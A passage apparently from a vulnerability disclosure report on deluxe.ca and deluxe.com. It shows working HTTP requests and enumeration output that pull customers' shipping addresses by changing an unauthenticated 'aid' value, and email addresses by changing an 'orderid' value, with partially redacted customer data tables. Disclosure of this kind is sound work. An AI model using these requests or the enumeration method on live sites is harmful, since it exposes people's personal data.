3	449605	476770	Ste[redacted]	St[redacted]	Ste[redacted]	Ste[redacted]	312[redacted]			Panama city	12	FL		1	United States of	32[redacted]	1
4	449604	476769	PO [redacted]	Sp[redacted]	Co[redacted]	Mo[redacted]	PO [redacted]			Vincentia	71	INT	New Sou	14	Australia	2[redacted]	1
5	449603	476768	21 [redacted]	Sa[redacted]	Bry[redacted]		21 [redacted]			Spring Valle	36	NY		1	United States of	10[redacted]	1
6	449602	476767	120[redacted]	Me[redacted]	Gis[redacted]	Ob[redacted]	120[redacted]			FONTANA	6	CA		1	United States of	92[redacted]	1
7	449601	306093	285[redacted]	De[redacted]	La[redacted]	HIL[redacted]	285[redacted]			Hillsboro	41	OR		1	United States of	97[redacted]	0
8	449600	476766	329[redacted]	Le[redacted]	Ya[redacted]	A + [redacted]	329[redacted]			Fort Lauderd	12	FL		1	United States of	33[redacted]	1
9	449599	476765	997[redacted]	Tr[redacted]	An[redacted]	The[redacted]	997[redacted]			Delano	27	MN		1	United States of	55[redacted]	1
10	449598	476764	443[redacted]	Di[redacted]	Bru[redacted]		443[redacted]			Rock Hill	45	SC		1	United States of	29[redacted]	1
11	449597	476763	440[redacted]	W[redacted]	Su[redacted]	Ch[redacted]	440[redacted]			Arlington	48	TX		1	United States of	76[redacted]	1
12	449596	476762	401[redacted]	Ki[redacted]	An[redacted]	NC[redacted]	401[redacted]			Manhattan	20	KS		1	United States of	66[redacted]	1
13	449595	476761	35 [redacted]	Ta[redacted]	Bri[redacted]	Fre[redacted]	35 [redacted]			Hampton	51	VA		1	United States of	23[redacted]	1
14	449594	476760	241[redacted]	Bu[redacted]	Kri[redacted]	The[redacted]	241[redacted]			Jackson	28	MS		1	United States of	39[redacted]	1
15	449593	476759	262[redacted]	W[redacted]	Da[redacted]	Ter[redacted]	262[redacted]			Lacey	53	WA		1	United States of	98[redacted]	1
16	449592	476758	515[redacted]	wi[redacted]	reb[redacted]	ma[redacted]	515[redacted]			memphis	47	TN		1	United States of	38[redacted]	1
17	449591	476757	84 [redacted]	Du[redacted]	Ev[redacted]	EX[redacted]	84 [redacted]			Joliette	82	QC		36	Canada	J6E [redacted]	1
18	449590	476756	933[redacted]	Wi[redacted]	Re[redacted]		933[redacted]			Houston	48	TX		1	United States of	77[redacted]	1
19	449589	476755	710[redacted]	Wi[redacted]	Jol[redacted]	N/A	710[redacted]			San Antonio	48	TX		1	United States of	78[redacted]	1
20	449588	476744	521[redacted]	Wh[redacted]	Jef[redacted]	J W[redacted]	521[redacted]			Honolulu	15	HI		1	United States of	96[redacted]	0
21	449587	476754	781[redacted]	Le[redacted]	Jill[redacted]	His[redacted]	781[redacted]			Natchitoche	22	LA		1	United States of	71[redacted]	1
22	449586	476753	240[redacted]	Lo[redacted]	Ku[redacted]		240[redacted]			Colmesneil	48	TX		1	United States of	75[redacted]	1
23	449585	476752	200[redacted]	Bu[redacted]	Te[redacted]	Ma[redacted]	200[redacted]			Plano	48	TX		1	United States of	75[redacted]	1
24	449584	476751	8 S[redacted]	Gr[redacted]	Ty[redacted]	EA[redacted]	8 S[redacted]			MADISON	55	WI		1	United States of	53[redacted]	1
25	449583	196862	525[redacted]	Br[redacted]	Ch[redacted]	Tri[redacted]	525[redacted]			MADISON	55	WI		1	United States of	53[redacted]	0
26	449582	476750	928[redacted]	Ve[redacted]	Mi[redacted]	LIS[redacted]	928[redacted]			Bristow	51	VA		1	United States of	20[redacted]	1
27	449581	476749	141[redacted]	Gr[redacted]	Jes[redacted]	Aus[redacted]	141[redacted]			Austin	27	MN		1	United States of	55[redacted]	1
28	449580	476748	Hor[redacted]	Be[redacted]	No[redacted]		372[redacted]			Janesville	55	WI		1	United States of	53[redacted]	1
29	449579	476747	226[redacted]	Fa[redacted]	Nic[redacted]	Pro[redacted]	226[redacted]			San Marcos	48	TX		1	United States of	78[redacted]	1
30	449578	476746	200[redacted]	Ku[redacted]	Bri[redacted]	Hu[redacted]	200[redacted]			Edmore	26	MI		1	United States of	48[redacted]	1
31	449577	476745	UR[redacted]	R[redacted]	Ce[redacted]	Su[redacted]	UR[redacted]			COAMO, PR	71	INT	PR	168	Puerto Rico	[redacted]	1
32	449576	476744	455[redacted]	MA[redacted]	RO[redacted]	RM[redacted]	455[redacted]			San Diego	6	CA		1	United States of	92[redacted]	1
33	449575	476743	364[redacted]	To[redacted]	Se[redacted]	TE[redacted]	364[redacted]			Chicago	17	IL		1	United States of	60[redacted]	1
34	449574	476742	51 [redacted]	Me[redacted]	Bri[redacted]		51 [redacted]			Forty Fort	42	PA		1	United States of	18[redacted]	1
35	449573	476741	Offi[redacted]	Ad[redacted]	Ka[redacted]	Ke[redacted]	504[redacted]			Somerset	21	KY		1	United States of	42[redacted]	1
36	449572	476740	890[redacted]	Ko[redacted]	Ka[redacted]		890[redacted]			GREENWOO	18	IN		1	United States of	46[redacted]	1
37	449571	476739	204[redacted]	Hi[redacted]	Ch[redacted]	Ma[redacted]	204[redacted]			Winnipeg	74	MB		36	Canada	R3L[redacted]	1
38	449570	476738	200[redacted]	Sa[redacted]	Wa[redacted]	Jul[redacted]	200[redacted]			kissimmee	12	FL		1	United States of	34[redacted]	1
39	449569	476737	400[redacted]	Ch[redacted]	An[redacted]	R9[redacted]	400[redacted]			Ottawa	80	ON		36	Canada	K1K [redacted]	1
40	449568	476736	240[redacted]	Ki[redacted]	Ke[redacted]	Ne[redacted]	240[redacted]			Ipswich	25	MA		1	United States of	1[redacted]	1
41	449567	266590	324[redacted]	Sh[redacted]	Nic[redacted]	Fru[redacted]	324[redacted]			Fruita	8	CO		1	United States of	81[redacted]	0
42	449566	476735	[redacted]	Ba[redacted]	Ma[redacted]	Lak[redacted]	[redacted]			Midland	80	ON		36	Canada	L4R[redacted]	1
43	449565	476734	440[redacted]	Sa[redacted]	Ma[redacted]	Fre[redacted]	440[redacted]			Glendora	6	CA		1	United States of	91[redacted]	1
44	449564	476733	124[redacted]	Br[redacted]	Ma[redacted]	Ma[redacted]	124[redacted]			Highland	24	MD		1	United States of	20[redacted]	1


EVIDENCE D

URL: https://www.deluxe.ca/en-ca/products/Secure/Addresses/Get/GetShippingAddress.cshtml

Authentication: Not required

Pictures below demonstrate that the application returns customers’ **shipping information** based on the **aid** value, without checking for valid session token:


Request with **aid** value **478214**:



```
POST https://www.deluxe.ca/en-ca/products/Secure/Addresses/Get/GetShippingAddress.cshtml HTTP/1.1
Host: www.deluxe.ca
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 10

aid=478214
```

```
HTTP/1.1 200 OK
    {"Customer_Address_Label":"Test","Customer_Address_Last_Name":"Test",
"Customer_Address_First_Name":"Test","Customer_Address_Company_Name":"Test","Street_Line_1":"Test",
"Street_Line_2":"Test","Street_Line_3":"Test","City":"Testt","State_ID":72,"State":"AB",
"State_International":"","Country_ID":36,"Country_Name":"Canada","Zip_Code":"T7X0A4",
"Customer_Address_ID":478214,"Customer_ID":503147,"Is_Default_Address":1}
```


Request with **aid** value **478285**:



```
POST https://www.deluxe.ca/en-ca/products/Secure/Addresses/Get/GetShippingAddress.cshtml HTTP/1.1
Host: www.deluxe.ca
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 10

aid=478285
```


```
HTTP/1.1 200 OK
    {"Customer_Address_Label":"40[redacted]","Customer_Address_Last_Name":"Co[redacted]",
"Customer_Address_First_Name":"Ja[redacted]","Customer_Address_Company_Name":"Co[redacted]",
"Street_Line_1":"40[redacted]","Street_Line_2":"","Street_Line_3":"","City":"Maxton",
"State_ID":37,"State":"NC","State_International":"","Country_ID":1,"Country_Name":
"United States of America","Zip_Code":"28[redacted]","Customer_Address_ID":478285,"Customer_ID":503212,
"Is_Default_Address":1}
```

Enumeration of the **aid** value allows to obtain **shipping information** of all existing accounts:



Task ID	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads
1	200	OK	567 ms	1,925 bytes	443 bytes	449606
2	200	OK	505 ms	1,924 bytes	496 bytes	449605
3	200	OK	436 ms	1,924 bytes	451 bytes	449604
4	200	OK	528 ms	1,924 bytes	473 bytes	449603
5	200	OK	496 ms	1,924 bytes	485 bytes	449602
6	200	OK	435 ms	1,924 bytes	487 bytes	449601
7	200	OK	430 ms	1,924 bytes	464 bytes	449600
8	200	OK	432 ms	1,924 bytes	478 bytes	449599
9	200	OK	436 ms	1,924 bytes	454 bytes	449598
10	200	OK	446 ms	1,924 bytes	467 bytes	449597
11	200	OK	429 ms	1,924 bytes	463 bytes	449596
12	200	OK	429 ms	1,924 bytes	476 bytes	449595
13	200	OK	652 ms	1,925 bytes	465 bytes	449594
14	200	OK	714 ms	1,925 bytes	487 bytes	449593
15	200	OK	591 ms	1,925 bytes	479 bytes	449592
16	200	OK	518 ms	1,924 bytes	486 bytes	449591
17	200	OK	592 ms	1,925 bytes	460 bytes	449590
18	200	OK	432 ms	1,924 bytes	460 bytes	449589

List of shipping information of some existing accounts:




	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
1	_Address_ID	omer_ID	tomer_Address_Label	s_Last_Name	First_Name	_Company_Name	Street_Line_1	eet_Line_2	_Line_3	City	State_ID	State	rnational	ntry_ID	Country_Name	Zip_Code	ault_Address
2	449606	476771	281[redacted]	Pr[redacted]	Te[redacted]		281[redacted]			Toronto	80	ON		36	Canada	M5V [redacted]	1
3	449605	476770	Ste[redacted]	St[redacted]	Ste[redacted]	Ste[redacted]	312[redacted]			Panama city	12	FL		1	United States of	32[redacted]	1
4	449604	476769	PO[redacted]	Sp[redacted]	Co[redacted]	Mo[redacted]	PO[redacted]			Vincentia	71	INT	New Sou	14	Australia	2[redacted]	1
5	449603	476768	21[redacted]	Sa[redacted]	Bry[redacted]		21[redacted]			Spring Valle	36	NY		1	United States of	10[redacted]	1
6	449602	476767	120[redacted]	Me[redacted]	Gis[redacted]	Ob[redacted]	120[redacted]			FONTANA	6	CA		1	United States of	92[redacted]	1
7	449601	306093	285[redacted]	De[redacted]	Lau[redacted]	HIL[redacted]	285[redacted]			Hillsboro	41	OR		1	United States of	97[redacted]	0
8	449600	476766	329[redacted]	Le[redacted]	Ya[redacted]	A +[redacted]	329[redacted]			Fort Lauderd	12	FL		1	United States of	33[redacted]	1
9	449599	476765	997[redacted]	Tr[redacted]	Am[redacted]	The[redacted]	997[redacted]			Delano	27	MN		1	United States of	55[redacted]	1
10	449598	476764	443[redacted]	Di[redacted]	Bru[redacted]		443[redacted]			Rock Hill	45	SC		1	United States of	29[redacted]	1
11	449597	476763	440[redacted]	We[redacted]	Su[redacted]	Cha[redacted]	440[redacted]			Arlington	48	TX		1	United States of	76[redacted]	1
12	449596	476762	401[redacted]	Kir[redacted]	Am[redacted]	NC[redacted]	401[redacted]			Manhattan	20	KS		1	United States of	66[redacted]	1
13	449595	476761	35[redacted]	Ta[redacted]	Bri[redacted]	Fre[redacted]	35[redacted]			Hampton	51	VA		1	United States of	23[redacted]	1
14	449594	476760	241[redacted]	Bu[redacted]	Kri[redacted]	The[redacted]	241[redacted]			Jackson	28	MS		1	United States of	39[redacted]	1
15	449593	476759	262[redacted]	We[redacted]	Da[redacted]	Ter[redacted]	262[redacted]			Lacey	53	WA		1	United States of	98[redacted]	1
16	449592	476758	515[redacted]	wi[redacted]	reb[redacted]	ma[redacted]	515[redacted]			memphis	47	TN		1	United States of	38[redacted]	1
17	449591	476757	84[redacted]	Du[redacted]	Ev[redacted]	EX[redacted]	84[redacted]			Joliette	82	QC		36	Canada	J6E [redacted]	1
18	449590	476756	933[redacted]	Wi[redacted]	Re[redacted]		933[redacted]			Houston	48	TX		1	United States of	77[redacted]	1
19	449589	476755	710[redacted]	Wi[redacted]	Jol[redacted]	N/A	710[redacted]			San Antonio	48	TX		1	United States of	78[redacted]	1
20	449588	476744	521[redacted]	Wh[redacted]	Jef[redacted]	J V[redacted]	521[redacted]			Honolulu	15	HI		1	United States of	96[redacted]	0
21	449587	476754	781[redacted]	Le[redacted]	Jill[redacted]	His[redacted]	781[redacted]			Natchitoche	22	LA		1	United States of	71[redacted]	1
22	449586	476753	240[redacted]	Lo[redacted]	Ku[redacted]		240[redacted]			Colmesneil	48	TX		1	United States of	75[redacted]	1
23	449585	476752	200[redacted]	Bu[redacted]	Te[redacted]	Ma[redacted]	200[redacted]			Plano	48	TX		1	United States of	75[redacted]	1
24	449584	476751	8 S[redacted]	Gr[redacted]	Ty[redacted]	EA[redacted]	8 S[redacted]			MADISON	55	WI		1	United States of	53[redacted]	1
25	449583	196862	525[redacted]	Br[redacted]	Ch[redacted]	Tri[redacted]	525[redacted]			MADISON	55	WI		1	United States of	53[redacted]	0
26	449582	476750	928[redacted]	Ve[redacted]	Mi[redacted]	LIS[redacted]	928[redacted]			Bristow	51	VA		1	United States of	20[redacted]	1
27	449581	476749	141[redacted]	Gr[redacted]	Je[redacted]	Aus[redacted]	141[redacted]			Austin	27	MN		1	United States of	55[redacted]	1
28	449580	476748	Hor[redacted]	Be[redacted]	No[redacted]		372[redacted]			Janesville	55	WI		1	United States of	53[redacted]	1
29	449579	476747	226[redacted]	Fa[redacted]	Nic[redacted]	Pro[redacted]	226[redacted]			San Marcos	48	TX		1	United States of	78[redacted]	1
30	449578	476746	200[redacted]	Ku[redacted]	Bri[redacted]	Hu[redacted]	200[redacted]			Edmore	26	MI		1	United States of	48[redacted]	1
31	449577	476745	UR[redacted]	R[redacted]	Ce[redacted]	Su[redacted]	UR[redacted]			COAMO, PR	71	INT	PR	168	Puerto Rico	[redacted]	1
32	449576	476744	455[redacted]	MA[redacted]	RO[redacted]	RM[redacted]	455[redacted]			San Diego	6	CA		1	United States of	92[redacted]	1
33	449575	476743	364[redacted]	To[redacted]	Se[redacted]	TE[redacted]	364[redacted]			Chicago	17	IL		1	United States of	60[redacted]	1
34	449574	476742	51[redacted]	Me[redacted]	Bri[redacted]		51[redacted]			Forty Fort	42	PA		1	United States of	18[redacted]	1
35	449573	476741	Offi[redacted]	Ad[redacted]	Ka[redacted]	Ke[redacted]	504[redacted]			Somerset	21	KY		1	United States of	42[redacted]	1
36	449572	476740	890[redacted]	Ko[redacted]	Ka[redacted]		890[redacted]			GREENWO	18	IN		1	United States of	46[redacted]	1
37	449571	476739	204[redacted]	Hi[redacted]	Ch[redacted]	Ma[redacted]	204[redacted]			Winnipeg	74	MB		36	Canada	R3L[redacted]	1
38	449570	476738	200[redacted]	Sa[redacted]	Wa[redacted]	Jul[redacted]	200[redacted]			kissimmee	12	FL		1	United States of	34[redacted]	1
39	449569	476737	400[redacted]	Ch[redacted]	An[redacted]	R9[redacted]	400[redacted]			Ottawa	80	ON		36	Canada	K1K [redacted]	1
40	449568	476736	240[redacted]	Ki[redacted]	Ke[redacted]	Ne[redacted]	240[redacted]			Ipswich	25	MA		1	United States of	1[redacted]	1
41	449567	266590	324[redacted]	Sh[redacted]	Nic[redacted]	Fru[redacted]	324[redacted]			Fruita	8	CO		1	United States of	81[redacted]	0
42	449566	476735	[redacted]	Ba[redacted]	Ma[redacted]	Lak[redacted]	[redacted]			Midland	80	ON		36	Canada	L4R[redacted]	1
43	449565	476734	440[redacted]	Sa[redacted]	Ma[redacted]	Fre[redacted]	440[redacted]			Glendora	6	CA		1	United States of	91[redacted]	1

EVIDENCE E

Authentication: Required

Pictures below demonstrate that the application returns customers' **email addresses** based on the **orderid** value:

URL:
https://www.deluxe.com/products/secure/checkout/orderconfirmation.cshtml?orderid=612100&paid=1




https://www.deluxe.com/products/secure/checkout/orderconfirmation.cshtml?orderid=612300&paid=1

Thank You! Order #612300

We'll email your order confirmation to
dei[redacted]

URL:
https://www.deluxe.com/products/secure/checkout/orderconfirmation.cshtml?orderid=612302&paid=1




https://www.deluxe.com/products/secure/checkout/orderconfirmation.cshtml?orderid=612102&paid=1

Thank You! Order #612102

